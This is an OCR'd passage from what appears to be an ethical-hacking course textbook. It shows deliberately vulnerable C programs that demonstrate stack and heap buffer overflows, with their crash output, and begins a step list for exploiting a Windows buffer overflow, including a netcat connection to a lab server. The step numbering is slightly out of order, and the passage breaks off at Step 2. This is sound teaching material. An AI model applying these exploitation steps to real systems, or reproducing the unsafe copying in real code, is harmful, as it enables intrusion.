
```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int buffer(char str[]) {
    char buff[12];
    strcpy(buff, str); /*copy 20 characters of str into buff*/
    return 1; /* This causes access violation due to stack corruption*/
}
int main(int argc, char **argv) {
    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
    /* Print a small message. Execution will never reach this point
    because of overflow*/
    printf("Afer buffer overflow\n");
    return 1; /*Exits main function*/
}
```

Figure 6.45: Screenshot of C program demonstrating stack-based buffer overflow


Parrot Terminal
File Edit View Search Terminal Help


```
┌─[attacker@parrot]─[~/Desktop]
└──╼ $gcc Stack_BufferOverflow.c
┌─[attacker@parrot]─[~/Desktop]
└──╼ $./a.out
Segmentation fault
```

Figure 6.46: Screenshot showing the output of stack-based buffer overflow


Heap_Overflow.c (~/Desktop) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
Heap_Overflow.c
C
Tab Width: 4
Ln 14, Col 2
INS

```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(int argc, char **argv) {
    char *in = malloc(18);
    char *out = malloc(18);
    strcpy(out, "Sample Output");
    strcpy(in, argv[1]); /*Pass command-line argument having more than
    18 characters. in variable causes buffer overflow and overwrites out
    buffer*/
    printf("Input at %p: %s\n",in,in);
    printf("Output at %p: %s\n",out,out);
    printf("\n\n%s\n",out);
}
```

Figure 6.47: Screenshot of C program demonstrating heap-based buffer overflow


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~/Desktop]
└──╼ $gcc Heap_Overflow.c
┌─[attacker@parrot]─[~/Desktop]
└──╼ $./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
```

Figure 6.48: Screenshot showing the output of heap-based buffer overflow

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:


1. **Perform spiking**
2. **Perform fuzzing**
3. **Identify the offset**
4. **Overwrite the EIP register**
5. **Identify bad characters**
7. **Identify the right module**
6. **Generate shellcode**
8. **Gain root access**

Windows Buffer Overflow Exploitation (Cont'd)

Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications


- **Step 1: Establish a connection with the vulnerable server using Netcat**



nc -nv 10.10.1.11 9999 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

- **Step 2: Generate spike templates and perform spiking**

